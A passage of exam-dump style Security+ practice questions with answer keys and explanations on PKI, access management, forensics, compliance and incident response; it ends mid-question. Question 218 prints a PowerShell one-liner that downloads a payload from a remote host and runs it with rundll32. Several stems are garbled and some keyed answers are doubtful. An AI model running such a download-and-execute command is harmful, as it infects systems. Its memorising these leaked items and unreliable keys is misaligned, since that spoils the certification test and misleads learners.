- B. Install the certificate on each endpoint that needs to use the application.

- C. Send the new certificate to the users to install on their browsers.
- D. Send a CSR to a known CA and install the signed certificate on the application's server.

**Answer:** D

**Explanation:**

A certificate issued by an internal CA is not trusted by default by external users or applications. Therefore, when a user tries to reach the application that uses an internal CA certificate, they will receive a warning message that their connection is not private<sup>1</sup>. The best way to fix this issue is to use a certificate signed by a well-known public CA that is trusted by most browsers and operating systems<sup>1</sup>. To do this, the security administrator needs to send a certificate signing request (CSR) to a public CA and install the signed certificate on the application's server<sup>2</sup>. The other options are not recommended or feasible. Ignoring the warning and continuing to use the application normally is insecure and exposes the user to potential man-in-the-middle attacks<sup>3</sup>. Installing the certificate on each endpoint that needs to use the application is impractical and cumbersome, especially if there are many users or devices involved<sup>3</sup>. Sending the new certificate to the users to install on their browsers is also inconvenient and may not work for some browsers or devices<sup>3</sup>.

References: 1:

<https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-create-self-signed-certificate> 2:

<https://learn.microsoft.com/en-us/azure/application-gateway/mutual-authentication-certificate-management> 3: <https://serverfault.com/questions/1106443/should-i-use-a-public-or-a-internal-ca-for-client-certificate-mtls>

**NEW QUESTION 95**

- (Exam Topic 2)

A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600. Which of the following commands will help the security analyst to achieve this objective?

- A. cat webserver.log | head -4600 | tail +500 |
- B. cat webserver.log | tail -1995400 | tail -500 |
- C. cat webserver.log | tail -4600 | head -500 |
- D. cat webserver.log | head -5100 | tail -500 |

**Answer:** D

**Explanation:**

the cat command displays the contents of a file, the head command displays the first lines of a file, and the tail command displays the last lines of a file. To display a specific number of lines from a file, you can use a minus sign followed by a number as an option for head or tail. For example, head -10 will display the first 10 lines of a file.

To obtain the next 500 lines starting from line 4,600, you need to use both head and tail commands. <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/file-manipulation-tools/>

**NEW QUESTION 99**

- (Exam Topic 2)

Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?

- A. IP schema
- B. Application baseline configuration
- C. Standard naming convention policy
- D. Wireless LAN and network perimeter diagram

**Answer:** C

**Explanation:**

A standard naming convention policy would provide guidelines on how to label new network devices as part of the initial configuration. A standard naming convention policy is a document that defines the rules and formats for naming network devices, such as routers, switches, firewalls, servers, or printers. A standard naming convention policy can help an organization achieve consistency, clarity, and efficiency in network management and administration.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

[https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Network\\_Virtualization/PathIsolationDesignGuide/P](https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Network_Virtualization/PathIsolationDesignGuide/P)

**NEW QUESTION 101**

- (Exam Topic 2)

An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?

- A. The vulnerability scanner was not properly configured and generated a high number of false positives
- B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
- C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
- D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

**Answer:** A

**Explanation:**

The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.

<https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/>

**NEW QUESTION 103**

- (Exam Topic 2)

Which Of the following security controls can be used to prevent multiple from using a unique card swipe and being admitted to a entrance?

- A. Visitor logs



- B. Faraday cages
- C. Access control vestibules
- D. Motion detection sensors

**Answer: C**

**Explanation:**

Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

**NEW QUESTION 105**

- (Exam Topic 2)

Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

- A. Memory, disk, temporary filesystems, CPU cache
- B. CPU cache, memory, disk, temporary filesystems
- C. CPU cache, memory, temporary filesystems, disk
- D. CPU cache, temporary filesystems, memory, disk

**Answer: C**

**Explanation:**

The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:

<https://www.comptia.org/blog/what-is-volatility-in-digital-forensics>

**NEW QUESTION 110**

- (Exam Topic 2)

A company a "right to forgotten" request To legally comply, the company must remove data related to the requester from its systems. Which Of the following Company most likely complying with?

- A. NIST CSF
- B. GDPR
- C. PCI OSS
- D. ISO 27001

**Answer: B**

**Explanation:**

GDPR stands for General Data Protection Regulation, which is a law that regulates data protection and privacy in the European Union (EU) and the European Economic Area (EEA). GDPR also applies to the transfer of personal data outside the EU and EEA areas. GDPR grants individuals the right to request the deletion or removal of their personal data from an organization's systems under certain circumstances. This right is also known as the "right to be forgotten" or the "right to erasure". An organization that receives such a request must comply with it within a specified time frame, unless there are legitimate grounds for retaining the data.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://gdpr-info.eu/issues/right-to-be-forgotten/>

**NEW QUESTION 115**

- (Exam Topic 2)

A security administrator Is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used (or administrative duties.
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.
- Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements?

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

**Answer: C**

**Explanation:**

The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

**NEW QUESTION 116**

- (Exam Topic 2)

A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's activities?



- A. Continuous deployment
- B. Continuous integration
- C. Continuous validation
- D. Continuous monitoring

**Answer:** C

**Explanation:**

Continuous validation is a process that involves performing regular and automated tests to verify the security and functionality of a system or an application. Continuous validation can help identify and remediate vulnerabilities, bugs, or misconfigurations before they cause any damage or disruption. The security administrator's activities of performing weekly vulnerability scans on all cloud assets and providing a detailed report are examples of continuous validation.

**NEW QUESTION 121**

- (Exam Topic 2)

A company is moving its retail website to a public cloud provider. The company wants to tokenize audit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

- A. WAF
- B. CASB
- C. VPN
- D. TLS

**Answer:** B

**Explanation:**

CASB stands for cloud access security broker, which is a software tool or service that acts as an intermediary between users and cloud service providers. CASB can help protect data stored in cloud services by enforcing security policies and controls such as encryption, tokenization, authentication, authorization, logging, auditing, and threat detection. Tokenization is a process that replaces sensitive data with non-sensitive substitutes called tokens that have no intrinsic value. Tokenization can help prevent data leakage by ensuring that only authorized users can access the original data using a tokenization system.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.cisco.com/c/en/us/products/security/what>

**NEW QUESTION 126**

- (Exam Topic 2)

A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log queue
- C. Log parser
- D. Log collector

**Answer:** D

**Explanation:**

A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage.

**NEW QUESTION 131**

- (Exam Topic 2)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select two).

- A. Password complexity
- B. Password history
- C. Geolocation
- D. Geospatial
- E. Geotagging
- F. Password reuse

**Answer:** BC

**Explanation:**

Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: <https://www.comptia.org/content/guides/what-is-identity-and-access-management>

**NEW QUESTION 136**

- (Exam Topic 2)

A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

- A. Open permissions
- B. Improper or weak patch management
- C. Unsecure root accounts
- D. Default settings

**Answer:** B

**Explanation:**

The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.

It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.

Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom <https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968>

**NEW QUESTION 141**

- (Exam Topic 2)

A systems analyst is responsible for generating a new digital forensics chain -of- custody form Which of the following should the analyst include in this documentation? (Select two).

- A. The order of volatility
- B. A forensics NDA
- C. The provenance of the artifacts
- D. The vendor's name
- E. The date and time
- F. A warning banner

**Answer:** CE

**Explanation:**

A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence. A digital forensics chain-of-custody form should include the following information:

➤ The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.

➤ The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.

Other information that may be included in a digital forensics chain-of-custody form are:

➤ The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.

➤ The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.

➤ The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/>

**NEW QUESTION 145**

- (Exam Topic 2)

A security analyst is reviewing packet capture data from a compromised host On the In the packet capture. analyst locates packets that contain large of text, Which Of following is most likely installed on compromised host?

- A. Keylogger
- B. Spyware
- C. Torjan
- D. Ransomware

**Answer:** A

**Explanation:**

A keylogger is a type of malware that records the keystrokes of the user and sends them to a remote attacker. The attacker can use the keystrokes to steal the user's credentials, personal information, or other sensitive data. A keylogger can generate packets that contain large amounts of text, as the packet capture data shows.

**NEW QUESTION 146**

- (Exam Topic 2)

Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

- A. Lessons learned
- B. Identification
- C. Simulation
- D. Containment

**Answer:** A

**Explanation:**

Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>

**NEW QUESTION 151**

- (Exam Topic 2)

An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

- \* Check-in/checkout of credentials
- \* The ability to use but not know the password
- \* Automated password changes
- \* Logging of access to credentials

Which of the following solutions would meet the requirements?

- A. OAuth 2.0
- B. Secure Enclave
- C. A privileged access management system
- D. An OpenID Connect authentication system

**Answer: C**

**Explanation:**

A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources<sup>12</sup>. A PAM system can meet the requirements of the project by providing features such as:

- Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharin<sup>2</sup>g<sup>3</sup>.
  - The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on<sup>23</sup>. This prevents users from copying, changing, or sharing password<sup>2</sup>s.
  - Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness<sup>23</sup>. This ensures that passwords are always strong and unpredictable, and reduces the risk of password reuse or compromise<sup>2</sup>.
  - Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them<sup>23</sup>. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents<sup>2</sup>.
- A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner<sup>4</sup>. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.
- A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification<sup>5</sup>. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.
- A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login<sup>6</sup>. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.

**NEW QUESTION 154**

- (Exam Topic 2)

An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks. Which of the following will best meet the organization's need?

- A. MFA
- B. 802.1X
- C. WPA2
- D. TACACS

**Answer: B**

**Explanation:**

\* 802.1 X is a standard for network access control that provides authentication and encryption for devices that connect to a LAN/WLAN. 802.1X uses the Extensible Authentication Protocol (EAP) to exchange authentication messages between a supplicant (the device requesting access), an authenticator (the device granting access), and an authentication server (the device verifying credentials). 802.1X can prevent on-path attacks and evil twin attacks by requiring users to provide valid credentials before accessing the network and encrypting the data transmitted over the network.

On-path attacks are attacks that involve intercepting or modifying network traffic between two endpoints. An on-path attacker can eavesdrop on sensitive information, alter or inject malicious data, or redirect traffic to malicious destinations. On-path attacks are frequently perpetrated over WiFi network<sup>1</sup>s.

Evil twin attacks are attacks that involve setting up a fake WiFi access point that mimics a legitimate one. An evil twin attacker can trick users into connecting to the fake network and then monitor or manipulate their online activity. Evil twin attacks are more common on public WiFi networks that are unsecured and leave personal data vulnerable<sup>23</sup>.

**NEW QUESTION 156**

- (Exam Topic 2)

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

- A. Nmap
- B. Wireshark
- C. Autopsy
- D. DNSEnum

**Answer: A**

**Explanation:**

Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the

services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://nmap.org/>

**NEW QUESTION 161**

- (Exam Topic 2)

A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

**Answer: B**

**Explanation:**

Round-robin is a type of load balancing algorithm that distributes traffic to a list of servers in rotation. It is a static algorithm that does not take into account the state of the system for the distribution of tasks. It assumes that all servers have equal capacity and can handle an equal amount of traffic.

**NEW QUESTION 166**

- (Exam Topic 2)

A company is developing a new initiative to reduce insider threats. Which of the following should the company focus on to make the greatest impact?

- A. Social media analysis
- B. Least privilege
- C. Nondisclosure agreements
- D. Mandatory vacation

**Answer: B**

**Explanation:**

Least privilege is a security principle that states that users and processes should only have the minimum level of access and permissions required to perform their tasks. This reduces the risk of insider threats by limiting the potential damage that a malicious or compromised user or process can cause to the system or data.

References: <https://www.comptia.org/blog/what-is-least-privilege>

**NEW QUESTION 168**

- (Exam Topic 2)

While troubleshooting a service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user's password failed to meet password complexity requirements. Which of the following would be the BEST solution to securely prevent future issues?

- A. Using an administrator account to run the processes and disabling the account when it is not in use
- B. Implementing a shared account the team can use to run automated processes
- C. Configuring a service account to run the processes
- D. Removing the password complexity requirements for the user account

**Answer: C**

**Explanation:**

A service account is a user account that is created specifically to run automated processes and services. These accounts are typically not associated with an individual user, and are used for running background services and scheduled tasks. By configuring a service account to run the automated processes, you can ensure that the account will not be disabled due to password complexity requirements and other user-related issues.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**NEW QUESTION 169**

- (Exam Topic 2)

A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

- A. Install DLP software to prevent data loss.
- B. Use the latest version of software.
- C. Install a SIEM device.
- D. Implement MDM.
- E. Implement a screened subnet for the web server.
- F. Install an endpoint security solution.
- G. Update the website certificate and revoke the existing ones.
- H. Deploy additional network sensors.

**Answer: BEF**

**NEW QUESTION 174**

- (Exam Topic 2)

Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?



- A. To provide data to quantify risk based on the organization's systems
- B. To keep all software and hardware fully patched for known vulnerabilities
- C. To only allow approved, organization-owned devices onto the business network
- D. To standardize by selecting one laptop model for all users in the organization

**Answer:** A

**Explanation:**

An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy. Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**NEW QUESTION 179**

- (Exam Topic 2)

An air traffic controller receives a change in flight plan for an morning aircraft over the phone. The air traffic controller compares the change to what appears on radar and determines the information to be false. As a result, the air traffic controller is able to prevent an incident from occurring. Which of the following is this scenario an example of?

- A. Mobile hijacking
- B. Vishing
- C. Unsecure VoIP protocols
- D. SPIM attack

**Answer:** B

**Explanation:**

Vishing is a form of phishing that uses voice calls or voice messages to trick victims into revealing personal information, such as credit card numbers, bank details, or passwords. Vishing often uses spoofed phone numbers, voice-altering software, or social engineering techniques to impersonate legitimate organizations or authorities. In this scenario, the caller pretended to be someone who could change the flight plan of an aircraft, which could have caused a serious incident.

**NEW QUESTION 183**

- (Exam Topic 2)

Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

- A. Web metadata
- B. Bandwidth monitors
- C. System files
- D. Correlation dashboards

**Answer:** D

**Explanation:**

Correlation dashboards are tools that allow security analysts to monitor and analyze multiple sources of data and events in real time. They can help identify patterns, trends, anomalies, and threats by correlating different types of data and events, such as network traffic, logs, alerts, and incidents. Correlation dashboards can help investigate network flooding by showing the source, destination, volume, and type of malicious packets and their impact on the network performance and availability. References: <https://www.comptia.org/blog/what-is-a-correlation-dashboard>

**NEW QUESTION 187**

- (Exam Topic 2)

A user is trying to upload a tax document, which the corporate finance department requested, but a security program is prohibiting the upload. A security analyst determines the file contains PII. Which of the following steps can the analyst take to correct this issue?

- A. Create a URL filter with an exception for the destination website.
- B. Add a firewall rule to the outbound proxy to allow file uploads
- C. Issue a new device certificate to the user's workstation.
- D. Modify the exception list on the DLP to allow the upload

**Answer:** D

**Explanation:**

Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

**NEW QUESTION 192**

- (Exam Topic 2)

A company policy requires third-party suppliers to self-report data breaches within a specific time frame. Which of the following third-party risk management policies is the company complying with?

- A. MOU
- B. SLA
- C. EOL
- D. NDA

**Answer:** B



**Explanation:**

An SLA or service level agreement is a type of third-party risk management policy that defines the expectations and obligations between a service provider and a customer. An SLA typically includes metrics and standards for measuring the quality and performance of the service, as well as penalties or remedies for non-compliance. An SLA can also specify the reporting requirements for data breaches or other incidents that may affect the customer's security or privacy.

**NEW QUESTION 197**

- (Exam Topic 2)

A security analyst received the following requirements for the deployment of a security camera solution:

- \* The cameras must be viewable by the on-site security guards.
- \* The cameras must be able to communicate with the video storage server.
- \* The cameras must have the time synchronized automatically.
- \* The cameras must not be reachable directly via the internet.
- \* The servers for the cameras and video storage must be available for remote maintenance via the company VPN.

Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?

- A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
- B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
- C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
- D. Implementing a WAF to allow traffic from the local NTP server to the camera server

**Answer: B**

**Explanation:**

A jump server is a system that is used to manage and access systems in a separate security zone. It acts as a bridge between two different security zones and provides a controlled and secure way of accessing systems between them<sup>12</sup>. A jump server can also be used for auditing traffic and user activity for real-time surveillance<sup>3</sup>. By deploying a jump server that is accessible via the internal network, the security analyst can securely meet the remote connectivity requirements for the servers and cameras without exposing them directly to the internet or allowing outgoing traffic from their subnet. The other options are not suitable because:

- A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on would not allow remote maintenance via the company VPN.
- C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering would not prevent direct internet access to the cameras or servers.
- D. Implementing a WAF to allow traffic from the local NTP server to the camera server would not address the remote connectivity requirements or protect the servers from internet access.

References:

1: <https://www.thesecuritybuddy.com/network-security/what-is-a-jump-server/> 3:

<https://www.ssh.com/academy/iam/jump-server> 2: [https://en.wikipedia.org/wiki/Jump\\_server](https://en.wikipedia.org/wiki/Jump_server)

**NEW QUESTION 201**

- (Exam Topic 2)

A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

- A. Integer overflow
- B. Race condition
- C. Memory leak
- D. Replay attack

**Answer: D**

**Explanation:**

A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or delayed<sup>12</sup>. This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver<sup>1</sup>. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use<sup>12</sup>. A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space<sup>3</sup>. A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution<sup>3</sup>. A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system<sup>3</sup>.

**NEW QUESTION 202**

- (Exam Topic 2)

A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network.

Which of the following would allow users to access to the legacy devices without compromising the security of the entire network?

- A. NIDS
- B. MAC filtering
- C. Jump server
- D. IPSec
- E. NAT gateway

**Answer: C**

**Explanation:**

A jump server is a device that acts as an intermediary between users and other devices on a network. A jump server can provide a secure and controlled access point to the legacy devices without exposing them directly to the network. A jump server can also enforce authentication, authorization, logging, and auditing policies.

**NEW QUESTION 207**

- (Exam Topic 2)

Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?

- A. Stored procedures
- B. Code reuse
- C. Version control
- D. Continunus

**Answer: C**

**Explanation:**

Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.atlassian.com/git/tutorials/what-is-version-control>

**NEW QUESTION 210**

- (Exam Topic 2)

Which of the following should be addressed first on security devices before connecting to the network?

- A. Open permissions
- B. Default settings
- C. API integration configuration
- D. Weak encryption

**Answer: B**

**Explanation:**

Before connecting security devices to the network, it is crucial to address default settings first. Manufacturers often ship devices with default settings that include default usernames, passwords, and configurations. These settings are widely known and can be easily exploited by attackers. Changing default settings helps to secure the device and prevent unauthorized access. Reference: CompTIA Security+ SY0-501 Exam Objectives, Section 3.2: "Given a scenario, implement secure systems design." (<https://www.comptia.jp/pdf/Security%2B%20SY0-501%20Exam%20Objectives.pdf>)

**NEW QUESTION 213**

- (Exam Topic 2)

Which of the following incident response phases should the proper collection of the detected 'ocs and establishment of a chain of custody be performed before?

- A. Containment
- B. Identification
- C. Preparation
- D. Recovery

**Answer: A**

**Explanation:**

Containment is the phase where the incident response team tries to isolate and stop the spread of the incident<sup>12</sup>. Before containing the incident, the team should collect and preserve any evidence that may be useful for analysis and investigation<sup>12</sup>. This includes documenting the incident details, such as date, time, location, source, and impact<sup>12</sup>. It also includes establishing a chain of custody, which is a record of who handled the evidence, when, where, how, and why<sup>3</sup>. A chain of custody ensures the integrity and admissibility of the evidence in court or other legal proceedings<sup>3</sup>.

**NEW QUESTION 218**

- (Exam Topic 2)

An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the file does and finds that executes the folowing script:

```
C:\Windows\System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg
```

```
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

- A. A Powershell code is performing a DLL injection.
- B. A PowerShell code is displaying a picture.
- C. A PowerShell code is configuring environmental variables.
- D. A PowerShell code is changing Windows Update settings.

**Answer: A**

**Explanation:**

According to GitHub user JSGetty196's notes<sup>1</sup>, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.

<https://www.comptia.org/training/books/security-sy0-601-study-guide>

**NEW QUESTION 222**

- (Exam Topic 2)

Which of the following is a security implication of newer 1CS devices that are becoming more common in corporations?

- A. Devices with celular communication capabilities bypass traditional network security controls
- B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
- C. These devices often lade privacy controls and do not meet newer compliance regulations
- D. Unauthorized voice and audio recording can cause loss of intellectual property

**Answer:** D

**Explanation:**

Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. References: <https://www.comptia.org/content/guides/what-is-industrial-control-system-security>

**NEW QUESTION 224**

- (Exam Topic 2)

A network security manager wants to implement periodic events that will test the security team's preparedness for incidents in a controlled and scripted manner, Which of the following concepts describes this scenario?

- A. Red-team exercise
- B. Business continuity plan testing
- C. Tabletop exercise
- D. Functional exercise

**Answer:** C

**Explanation:**

A tabletop exercise is a type of security exercise that involves a simulated scenario of a security incident and a discussion of how the security team would respond to it<sup>1</sup>. A tabletop exercise is a low-impact and cost-effective way to test the security team's preparedness, identify gaps and areas for improvement, and enhance communication and coordination among team members<sup>2</sup>. A tabletop exercise is different from a red-team exercise, which is a simulated attack by an authorized group of ethical hackers to test the security defenses and response capabilities of an organization<sup>3</sup>. A business continuity plan testing is a process of verifying that an organization can continue its essential functions and operations in the event of a disaster or disruption<sup>4</sup>. A functional exercise is a type of security exercise that involves a realistic simulation of a security incident and requires the security team to perform their roles and responsibilities as if it were a real event. References: 1:

<https://www.isaca.org/resources/isaca-journal/issues/2022/volume-1/cybersecurity-incident-response-exercise-g>

2: <https://www.linuxjournal.com/content/security-exercises> 3:

<https://www.imperva.com/learn/application-security/red-team-blue-team/> 4: <https://www.ready.gov/business-continuity-plan> : <https://www.ready.gov/exercises>

**NEW QUESTION 227**

- (Exam Topic 2)

A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the companVs mobile application. After reviewing the back-end server logs, the security analyst finds the following entries

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
